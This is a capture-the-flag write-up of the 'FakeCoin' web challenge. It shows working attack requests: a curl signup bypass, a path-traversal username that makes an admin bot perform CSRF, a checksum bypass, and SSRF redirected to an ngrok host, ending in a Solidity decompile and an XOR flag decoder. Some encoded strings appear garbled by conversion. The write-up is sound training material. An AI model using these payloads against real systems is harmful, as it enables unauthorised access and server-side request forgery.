

FakeCoin - Web - 1000 pts

Challenge Description

Challenge

7 Solves

✕

FakeCoin 1000

Fakecoin corporations just started their own scam erc20 token.
some internals told me the devs are dumping on us, hack their
servers and get the evidence

<http://165.22.122.9>

Author: Adam Langley

Flag

Submit

Intro

Visiting the supplied link brings us to the FakeCoin home page

FakeCoin


Login Signup

FakeCoin

Earn 10 FakeCoins by signing up to a verified account

\$0.43641 ♥11.642%

FakeCoin 1 Hour Value



Apparently we need an account to proceed, however clicking on Signup shows that only invited users are allowed to create account, bummer :(

Invite Only Service

Due to high demand we can only accept invite only signups

I saw that it initially went to the signup page but was immediately redirected, so I tried fetching the same page with curl.

```
curl http://165.22.122.9/signup
```

Which responded with the registration page! Now we can hopefully create an account

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Sign-Up</title>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha1"
</head>
<body>
<div class="container-fluid" style="padding:0">
  <nav class="navbar navbar-default">
    <div class="container-fluid">
      <div class="navbar-header">
        <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#bs-example-1"
          <span class="sr-only">Toggle navigation</span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
        </button>
        <a class="navbar-brand" href="/">FakeCoin</a>
      </div>
      <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
        <ul class="nav navbar-nav navbar-right">
          <ul class="nav navbar-nav">
            <li><a href="/login">Login</a></li>
            <li><a href="/signup">Signup</a></li>
          </ul>
        </ul>
      </div>
    </div>
  </nav>
</div><div class="container" style="padding-top:60px">
  <h1 class="text-center">Sign Up</h1>
  <div class="row">
    <div class="col-md-6 col-md-offset-3">
      <div class="panel panel-default">
        <div class="panel-heading">Sign Up</div>
        <div class="panel-body">
          <form method="post">
            <div><label>Username:</label></div>
            <div><input name="signup_frm_username" class="form-control"></div>
            <div style="margin-top:7px"><label>Password:</label></div>
            <div><input type="password" name="signup_frm_password" class="form-control"></div>
            <div style="margin-top:7px" class="text-right">
              <input type="submit" class="btn btn-success" value="Create Account">
            </div>
          </form>
        </div>
      </div>
    </div>
  </div>
</div>
</div>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
```

```
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfH.
<script src="/assets/app.js?_x=1611927134"></script>
</body>
```

So lets create a account!

```
curl -X POST 'http://165.22.122.9/signup' -F 'signup_frm_username=randomname' -F 'signup_frm_password=randompassword'
```

after login with created account at, we can see a message that we need to verify our account and that we can get 10 FakeCoins for doing that, free money.

FakeCoin

You need to verify your account before you can purchase FakeCoin

Verify Account

clicking on `Verify Account` takes you to the verify page which had a verification form, unfortunately I forgot to take screenshot of that form :(In the form there were three inputs

1. First Name
2. Last Name
3. Verification image (said a drivers licence, etc)

Trying with random names and random image brings you to the `state` page where you could see the result of your verifications, random attempt was denied after few seconds.


Verify Your Account

Verification Request History		
Id	Created	Status
7789	29/01/21 14:16	Pending

Takeaways:

1. There is likely a "admin" bot, checking the verifications
2. Messing with the file upload did not lead anywhere

After investigating the pages a little bit more, we can see a javascript file, called `app.js?_x=1611927178` .



```
function getVerification(id){
    $.getJSON('/verify/' + id + '.json',function(resp){
        let profile_picture = '/user/' + resp.user.username + '/profile.jpg';
        let confirm_link = '/verify/' + resp.user.hash + '/confirm';
        let deny_link = '/verify/' + resp.id + '/deny';
        let client_name = resp.firstname + ' ' + resp.lastname;
        $('div.client_name').html(client_name);
        $('img.profile_picture').attr('src',profile_picture);
        $('img.proof_picture').attr('src', resp.proof_img );
        $('a.confirm_link').attr('href',confirm_link);
        $('a.deny_link').attr('href',deny_link);
    }).fail(function(){
        alert('failed');
    });
}

function checkUsername(e){
    e.val(e.val().toLowerCase().replace(/[\\W_]+/g,""));
}

$('input[name="update_frm_username"]').keyup( function(){
    checkUsername($(this));
});

$('input[name="update_frm_username"]').change( function(){
    checkUsername($(this));
});

$('input[name="signup_frm_username"]').change( function(){
    checkUsername($(this));
});

$('input[name="signup_frm_username"]').keyup( function(){
    checkUsername($(this));
});
```

That is interesting! Since there is the `getVerification` function, we can assume that the bot is loading this piece of js too, we can also see some client-side sanitization/filtering done on username field. Hmmm, username field, after playing with the site for a moment I found out there is also an option to change your username.

Your Profile

Your Profile

Profile picture changes have temporarily been disabled

Username

testname

Update

Initial Vector

Lets have a closer look at the js code for a XSS or CSRF vector

```
function getVerification(id){
$.getJSON('/verify/' + id + '.json',function(resp){
let profile_picture = '/user/' + resp.user.username + '/profile.jpg';
let confirm_link = '/verify/' + resp.user.hash + '/confirm';
let deny_link = '/verify/' + resp.id + '/deny';
let client_name = resp.firstname + ' ' + resp.lastname;
$('div.client_name').html(client_name);
$('img.profile_picture').attr('src',profile_picture);
$('img.proof_picture').attr('src', resp.proof_img );
$('a.confirm_link').attr('href',confirm_link);
$('a.deny_link').attr('href',deny_link);
}).fail(function(){
alert('failed');
});
}
```

We know the `id` from the `status` page, so lets try request the `/verify/<id>.json` and indeed we got a 403 error, which made me believe that XSS/CSRF is indeed a way forward. Takeaways here:

1. `client_name` , composed from first and last name are just injected to DOM without any sanitization. In the end I did not used those fields at all.
2. Bot has two links available, to either deny or confirm the verification process.
3. Its loading our profile picture (changing profile picture was disabled so there was a default one)
4. In the picture url, we can actually control the `user.username` with the change name functionality from above.

See where this is going? By choosing a malicious username we can in theory control the image source field to perform CSRF to verify our application process before the bot has a chance to deny it.

The confirmation link would looks like this

```
/verify/<user-hash>/confirm
```

Here are two problems, both of which can be solved by intercepting the change name request with a proxy like burp.

- We do not know the hash of the user
- We cannot create such name from the webapp itself as there is the filtering taking place in `app.js?_x=1611927178`

But, we can bypass this client-side filtering and we can get the user hash from either the intercepted request, or from the hidden field in the change name form.

So lets change our name and intercept the request in burp proxy.

64	http://165.22.122.9	POST	/dashboard/profile?updated=true	✓	302	211	HTML
69	http://165.22.122.9	POST	/dashboard/verify	✓	413	768	HTML
70	http://165.22.122.9	POST	/dashboard/verify	✓	302	197	HTML
79	http://165.22.122.9	POST	/dashboard	✓	200	5999	HTML
81	http://165.22.122.9	POST	/dashboard	✓	302	190	HTML

Request

Response

Raw

Params

Headers

Hex

```

1 POST /dashboard/profile?updated=true HTTP/1.1
2 Host: 165.22.122.9
3 Content-Length: 51
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://165.22.122.9
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://165.22.122.9/dashboard/profile?updated=true
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=NGY1YTRiZjESNmMxNjE2MzI3N2VhYTkwNTllZTY0OWFmMzNhZmQ0ZTg2MmFhYzAxZDhiZmZkNjgwNzFjYjYwYmUzZTgxYW10MTMwMjE2NTg0NWZjNmJhZmU4YTlmOWQxNzc2MmFkMTI2NzZjNjRjMzESMGQyMDg4N2E%3D
14 Connection: close
15
16 user_hash=mzjwTmOt&update_frm_username=wtfaccasdasd

```

So lets rewrite this request to the following (the ?anything= is there to get rid of the /profile.jpg that is being appended to the username)

Request

RawParamsHeadersHex

```
1 POST /dashboard/profile?updated=true HTTP/1.1
2 Host: 165.22.122.9
3 Content-Length: 75
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://165.22.122.9
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://165.22.122.9/dashboard/profile?updated=true
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=NGY1YTRiZjESNmMxNjE2MzI3N2VhYTkwNTllZTY0OWFmMzNhZmQ0ZTg2MmFhYzAxZDhiZmZkNjgwNzFjYjYwYmUzZTgxYW10MTMwMDVjMDMxNTk2NTg0NWZjNmJhZmU4YTlmOWQxNzc2MmFkMTI2NzZjNjRjMzESMGQyMDg4N2E%3D
14 Connection: close
15
16 user_hash=mzjwTmOt&update_frm_username=../verify/mzjwTmOt/confirm?anything=
```

Response

RawHeadersHex

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 28 Jan 2021 13:25:41 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Location: /dashboard/profile?updated=true
7 Content-Length: 0
8
9
```

We can now check if this works by navigated to the change name page in the webapp to see if our name changed. And it worked!

Your Profile

Your Profile

Profile picture changes have temporarily been disabled

Username

../verify/434l8rut/confirm?anything=

Update

So the URL would now looks like this

/user/../../verify/<hash>/confirm?anything=/profile.jpg

After trying another verification process with random values our account now gets verified thanks to CSRF, and we are greeted with the dashboard page :)

Your Wallet		
Coins	Coin Value (\$)	Total Value (\$)
10	0.41781	4.1781

Your Wallet Address
78f462d5bb8d5582c12e8ae698f0a1c4

Send FakeCoin

Send FakeCoin to family and friends (0.5% charge applies)

Recipient Wallet Address

Amount

Send FakeCoin

Do this once more so you have two wallet addresses (you cannot send money to yourself) and we can continue.

Transactions

We can now send a transaction to the other wallet and intercept the request again.

```
119 http://165.22.122.9 POST /dashboard ✓ 302 190 HTML 165.22.122.9 15:19:41... 8080
Request Response
Raw Params Headers Hex
1 POST /dashboard HTTP/1.1
2 Host: 165.22.122.9
3 Content-Length: 259
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://165.22.122.9
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://165.22.122.9/dashboard
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=0E4yZt5Nrk1YzRlZjlyNTQxMzBlZjczONjcz1MzMzUzNmNDlh9jY3ZYASODVlZjgyNDFlMTlhNgd4MRllNzk0YZEOZDBkNzc0NDhkNmZlMDFlfjNzczY2JkYzcyMTlmMSBOTMAGDvhOCESNdmdMODjmyrjcz1ZVnMzRlNDEzNzIwN3D
14 Connection: close
15
16 X-mxkey:jKyxRHjoiZXlKMGMWmZhV1PtZlJNFpUVtFVGosTm1FNUI6SmtaVEUjVWRPME9Um1NmcOWRaaiPqtmaaxalZcSWSSNG3sOXpawEoywlhJauSpSnViMLJstVNKOStSiInoYWsZW5SI6ImMyYzBjNZQ3ZdcWDI1NjExMeAZNdndjYzgcmjFKODfkInO3D&to_wallet=744e0543e412alc17591be5b3fc677cc5&amount=0.0001
```

There are three fields

- `txn` - base64 encoded transaction data
- `to_wallet` - recipient wallet address
- `amount` - amount of coins to send

At first I tried SQLi in all three fields without luck, so moving on, lets decode the `txn` field:

```
echo eyJKYXRhIjoizXlKMGVHNVZHVlPjFpT2ljME1UY3dZMkV5WtJaaU9EumpZMkV3VWRnM1pxTmpra1prTjJZe1pUSmlNQ0lzSW5SN6JS0xpawEoyw1hJa  
{"data": "eyJ0eG5fawQiOiIOMtwY2EyY2ZiODRjY2EwYTg3ZWJjZGZkn2YzTjMiCisInR4b19zZXJ2ZXIoiIub2RlMSJ9", "challenge": "95a016
```

data is again base64 encoded string and challenge is a MD5 hash - maybe some checksum? Lets decode again the data field:

```
echo eyJ0eG5fawQi0iI0MTcwY2EyY2ZiODRjY2EwYTg3ZWVjZGZKN2YzZTJiMCIsInR4b19zZXJ2ZXIiOiJub2RlMSJ9 | base64 -d
{"txn_id":"4170ca2cfb84cca0a87eccdfd7f3e2b0","txn_server":"node1"}
```

Interesting, got stuck here for many hours. I wrote a python script so ugly I wont even post it here to be able to mess with the transactions field and send it to the server using python's request module. After some fuzzing I found out that if you change txn_server you'll get Tampering detected error , so apparently the challenge field is really some kind of checksum.

After many many hours I tried changing the challenge field to 1 and suddenly the tampered payload went through, looks like we bypassed the checksum! (after some tinkering I replaced 1 with True as that worked 100% of the time)

After some more tinkering I though the node1 might be a subdomain, like node1.myfakecoinserver.com so I tried supplying my ngrok URL instead but no hit there, went to take a nap at this point.

After waking up I realized that the rest of the domain is likely the reason its not working, because it was trying to access https://myngrokurl1.com.myfakecoinserver.com which is still targeting the challenge server, so I put # at the end of ngrok url and boom! SSRF from the challenge server, got hit on ngrok.

ngrokonlineInspectStatusDocumentation

Filter by

All RequestsClear

POST /	502 Bad Gateway	2ms
POST /	502 Bad Gateway	1.47ms
POST /	502 Bad Gateway	2.6ms

SummaryHeadersRawBinaryReplay

```
POST / HTTP/1.1
Host: e2672c7dd4b7.ngrok.io
Content-Length: 982
Accept: */*
Content-Type: application/json
X-Forwarded-For: 165.22.122.9
X-Forwarded-Proto: http
Accept-Encoding: gzip

{"address":"0xe4EAa4e977dc9A69E6087EFfe42f8702Ac8F5AC91","code":"pragma solidity ^0.6;\n\ninterface ERC20 {\n    function balanceOf(address account) external view returns (uint256);\n    function mint(address to, uint256 amount) external;\n}\n\ncontract fakecoin {\n\n    ERC20 token;\n    bytes32 brrr = bytes32(\"REDACTED\");\n    constructor(address _token) public{\n        token = ERC20(_token);\n    }\n\n    function gib_flag() public view returns(uint8[] memory) {\n        require(token.balanceOf(msg.sender) >= 3e18, \"you are too poor for getting our secret flag\");\n        return \"congrats here it's, flag{}\";\n    }\n\n    function mint_tokens(bytes32 secret, bytes8 _key) public returns(string memory){\n        require(msg.sender != tx.origin, \"you can't mint to yourself !!!!\");\n        require(secret == brrr, \"secrets don't match\");\n        if (uint32(uint64(_key)) == uint16(tx.origin)){\n            token.mint(tx.origin, 3e18);\n        }\n    }\n}
```

Formatted Response


```
{"address":"0xe4EAa4e977dc9A69E6087EFfe42f8702Ac8F5AC91","code":"pragma solidity ^0.6;\n\ninterface ERC20 {\n    function balanceOf(address account) external view returns (uint256);\n    function mint(address to, uint256 amount) external;\n}\n\ncontract fakecoin {\n\n    ERC20 token;\n    bytes32 brrr = bytes32(\"REDACTED\");\n    constructor(address _token) public{\n        token = ERC20(_token);\n    }\n\n    function gib_flag() public view returns(uint8[] memory) {\n        require(token.balanceOf(msg.sender) >= 3e18, \"you are too poor for getting our secret flag\");\n        return \"congrats here it's, flag{}\";\n    }\n}
```



```
function mint_tokens(bytes32 secret, bytes8 _key) public returns(string memory){
    require(msg.sender != tx.origin, "you can't mint to yourself !!!!");
    require(secret == brrr, "secrets don't match");

    if (uint32(uint64(_key)) == uint16(tx.origin)){
        token.mint(tx.origin, 3e18);
    }
}
}
```

This is a contract's address and the contract itself! According to this we need to mint_tokens and then call gib_flag, hmm, no idea how. Lets disassemble the contract address here <https://rinkeby.etherscan.io/bytecode-decompiler?>
a=0xe4EAa4e977dc9A69E6087EFfe42f8702Ac8F5AC91


Rinkeby Testnet Network

All Filters
Search by Address / Txn Hash / Block / Token / Ens

Home
Blockchain
Tokens
Misc
Rinkeby

EVM bytecode decompiler (Experimental)

An Ethereum Virtual Machine (EVM) decompiler for extracting information from Runtime bytecode and presenting it in a more human-readable form. Useful for debugging smart contracts where the original source code is not available or unverified.

```
0x808060405234801561001057600080fd5b50600436106100365760003560e01c8063197e77731461003b57806372c0fe581461007c575b600080fd5b61004361011e565b60405180826103c080838360005b838110156100695781810151
83820152602001610051565b5050505090500191505060405180910390f35b6100a96004803603604081101561009257600080fd5b50803590602001356001600160c01b0319166101ee565b6040805160208082528351818301528351919
283929083019185019080838360005b838110156100e35781810151838201526020016100cb565b505050905090810190601f1680156101105780820380516001836020036101000a031916815260200191505b50925050506040518091
0390f35b61012661047a565b600054604080516370a0823160e01b815233600482015290516729a2241af62c0000926001600160a01b0316916370a08231916024808301926020929190829003018186803b15801561017857600080fd5b50
Safa15801561018c573d6000803e3d6000fd5b505050506040513d60208110156101a257600080fd5b505110156101e15760405162461bcd60e51b815260040180806020018281038252602c81526020018061049a602c9139604001915050
60405180910390fd5b6101e96101e961031a565b905090565b60603321415610245576040805162461bcd60e51b815260206004820152601f602482015277f796f752063616e2774206d696e7420746f20796f7572736556c662021212121006044820
15290519081900360640190fd5b6001548314610291576040805162461bcd60e51b81526020600482015260136024820152720e6cac64cae8e640c8dedc4ee840dac2e8c6d606b1b604482015290519081900360640190fd5b3261fff16826
0c01c63ffffff1614156103145760008054604080516340c10f1960e01b81523260048201526729a2241af62c000060248201529051600160a01b03909216926340c10f199260448084019382900301818387803b1580156102fb57600080
fd5b505af115801561030f573d6000803e3d6000fd5b505050505b92915050565b61032261047a565b61032a61047a565b61033261047a565b60604080516103c081018252607e815260746020820152607991810191909152607f606082018
1905260636080830152607560a0830152602860c08301819052607660e08401819052607d6101008501526061610120850152604761014085018190526068610160860152606a610180860181905260296101a087018190526101c087019
3909352606c6101e0870152602b61020087018190526102208701829052610240870183905261026087019590955261028086018490526102a0860191909152607a6102c08601526102e0850181905261030085015261032084019190915
```

Attribution: This decompiler uses the [Panoramix decompiler](#) created by [@Tomasz Kolinko](#)

Decompile Bytecode

ByteCode Decompile Result:

```

1  # Decompiled source of rinkeby:0xe4EAa4e977dc9A69E6087EFfe42f8702Ac8F5AC91
2  #
3  # Let's make the world open source
4  #
5  #
6  #
7  #
8  def storage:
9      stor0 is addr at storage 0
10     stor1 is uint256 at storage 1
11
12 def _fallback() payable: # default function
13     revert
14
15 def unknown72c0fe58(uint256 _param1) payable:
16     require calldata.size - 4 >= 64
17     if tx.origin == caller:
18         revert with 0, 'you can't mint to yourself !!!!'
19     if _param1 != stor1:
20         revert with 0, 'secrets don't match'
21     if 0 == uint16(tx.origin):
22         require ext_code.size(stor0)
23         call stor0.mint(address to, uint256 amount) with:
24             gas gas_remaining wei
25             args tx.origin, 3 * 10^18
26     if not ext_call.success:
27         revert data0 len runtime data size0

```

Which yields this dissassembled code, the end of that is really suspicious

```
#
# Panoramix v4 Oct 2019
# Decompiled source of rinkeby:0xe4EAa4e977dc9A69E6087EFfe42f8702Ac8F5AC91
#
# Let's make the world open source
#

def storage:
    stor0 is addr at storage 0
    stor1 is uint256 at storage 1

def _fallback() payable: # default function
    revert

def unknown72c0fe58(uint256 _param1) payable:
    require calldata.size - 4 >= 64
    if tx.origin == caller:
        revert with 0, 'you can't mint to yourself !!!!'
    if _param1 != stor1:
        revert with 0, 'secrets don't match'
    if 0 == uint16(tx.origin):
        require ext_code.size(stor0)
```

```

        call stor0.mint(address to, uint256 amount) with:
            gas gas_remaining wei
            args tx.origin, 3 * 10^18
        if not ext_call.success:
            revert with ext_call.return_data[0 len return_data.size]
    return ' '

def unknown197e7773() payable:
    require ext_code.size(stor0)
    static call stor0.balanceOf(address owner) with:
        gas gas_remaining wei
        args caller
    if not ext_call.success:
        revert with ext_call.return_data[0 len return_data.size]
    require return_data.size >= 32
    if ext_call.return_data < 3 * 10^18:
        revert with 0, 32, 44,
0xfe796f752061726520746f6f7220666f722067657474696e67206f75722073656372657420666c61, mem[1168 len 20]
    mem[2016 len 960] = call.data[calldata.size len 960]
    mem[3936] = 126
    mem[3968] = 116
    mem[4000] = 121
    mem[4032] = 127
    mem[4064] = 99
    mem[4096] = 117
    mem[4128] = 40
    mem[4160] = 118
    mem[4192] = 125
    mem[4224] = 97
    mem[4256] = 71
    mem[4288] = 104
    mem[4320] = 106
    mem[4352] = 41
    mem[4384] = 118
    mem[4416] = 108
    mem[4448] = 43
    mem[4480] = 106
    mem[4512] = 71
    mem[4544] = 127
    mem[4576] = 40
    mem[4608] = 71
    mem[4640] = 122
    mem[4672] = 106
    mem[4704] = 106
    mem[4736] = 40
    mem[4768] = 41
    mem[4800] = 43
    mem[4832] = 45
    mem[4864] = 101
    idx = 0
    while idx < 30:
        mem[(32 * idx) + 2016] = uint8(24 xor mem[(32 * idx) + 3936])
        idx = idx + 1
        continue
    return memory
    from 2016
    len 960

```

We can now try to write a simple python script to reverse this into (hopefully) flag.

```

mem=[0]*10000
mem[3936] = 126
mem[3968] = 116
mem[4000] = 121
mem[4032] = 127
mem[4064] = 99
mem[4096] = 117
mem[4128] = 40
mem[4160] = 118
mem[4192] = 125
mem[4224] = 97
mem[4256] = 71
mem[4288] = 104

```

```
mem[4320] = 106
mem[4352] = 41
mem[4384] = 118
mem[4416] = 108
mem[4448] = 43
mem[4480] = 106
mem[4512] = 71
mem[4544] = 127
mem[4576] = 40
mem[4608] = 71
mem[4640] = 122
mem[4672] = 106
mem[4704] = 106
mem[4736] = 40
mem[4768] = 41
mem[4800] = 43
mem[4832] = 45
mem[4864] = 101
flag = ""
for i in range(30):
    flag += chr(24^mem[(32*i)+3936])
print(flag)
```

After running this we finally got the flag!

```
flag{m0ney_pr1nt3r_g0_brr0135}
```